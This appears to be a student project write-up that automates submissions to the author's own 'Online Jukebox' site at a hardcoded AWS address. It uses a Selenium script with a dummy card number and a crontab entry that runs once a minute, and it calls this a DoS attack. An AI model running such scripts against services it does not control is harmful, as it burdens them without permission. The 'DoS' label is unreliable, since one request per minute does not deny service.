


# Online Jukebox + DOS attack using Selenium + Crontab Job


## 1. Online JukeBox

Online JukeBox Address : <http://54.183.211.190>



A screenshot of a web browser window titled "Online JukeBox". The address bar shows "Not Secure | 54.183.211.190". The page content includes the title "Online JukeBox", a section "Select a Song\*" with four radio button options: "Mozart - Turkish March", "Vivaldi - Four Seasons/Winter", "Beethoven - Symphony No. 5", and "Bach - Piano Concerto No. 1". Below the options is a text input field labeled "CC Number:" and a "Submit" button.

Online jukebox is a simple system hosted by AWS. It brings listed song's youtube videos after selecting the song, entering a CC Number then clicking the submit. Simple output looks like below:



## 2. Selenium WebDriver

Selenium is a tool that is generally used for automating web applications for testing purposes by using a webdriver with programming language or SeleniumIDE. Also by using selenium, web-based tasks can also be automated as well (see: <https://www.selenium.dev/> )

In this project, a DOS Attack is conducted by using the Selenium Webdriver. The Python Script below automates the online jukebox page and saves the result page's content into a .txt file.

```
import selenium
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
import time
import datetime
import sys

PATH= "/usr/local/bin/chromedriver"
ser = Service(PATH)
op = webdriver.ChromeOptions()
op.add_argument("--headless") #prevents browser opens every time
driver = webdriver.Chrome(service=ser, options=op)
driver.get("http://54.183.211.190/")
driver.set_window_size(1133, 1025)
driver.find_element(By.ID, "song").click()
driver.find_element(By.ID, "ccn").click()
driver.find_element(By.ID, "ccn").send_keys("1234567")
driver.find_element(By.NAME, "submitb").click()
res_file = open("DosResult.txt", "a")
res_file.writelines(str(datetime.datetime.now())+"=====
===== \n")
res_file.writelines(driver.page_source + "\n")
```

### 3. Automating the Python Script by using Crontab Job


We can call the python script and run it every minute by following command:

#### Crontab Job

```
* * * * * /Users/bekir/anaconda3/bin/python  
/Users/bekir/Documents/NPU_Repo/FALL/CS522/SELENIUM/DosAttack.py
```

### 4. Result

After the Crontab Job runs every minute, it saves the result page source code into a .txt file with a timestamp. The file looks like below



```
DosResult.txt  
2021-12-04 01:16:03.818246=====  
<html><head></head><body>  
  
<meta charset="utf-8">  
  
CC Number : 1234567<p>Selected Song: </p> <br><iframe width="560" height="315" src="https://  
www.youtube.com/embed/rDbYC_8xt4U" title="YouTube video player" frameborder="0" allow="accelerometer;  
autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture" allowfullscreen=""></  
iframe>  
  
</body></html>  
2021-12-04 01:17:04.099761=====  
<html><head></head><body>  
  
<meta charset="utf-8">  
  
CC Number : 1234567<p>Selected Song: </p> <br><iframe width="560" height="315" src="https://  
www.youtube.com/embed/rDbYC_8xt4U" title="YouTube video player" frameborder="0" allow="accelerometer;  
autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture" allowfullscreen=""></  
iframe>  
  
</body></html>  
2021-12-04 01:18:03.204836=====  
<html><head></head><body>  
  
<meta charset="utf-8">  
  
CC Number : 1234567<p>Selected Song: </p> <br><iframe width="560" height="315" src="https://
```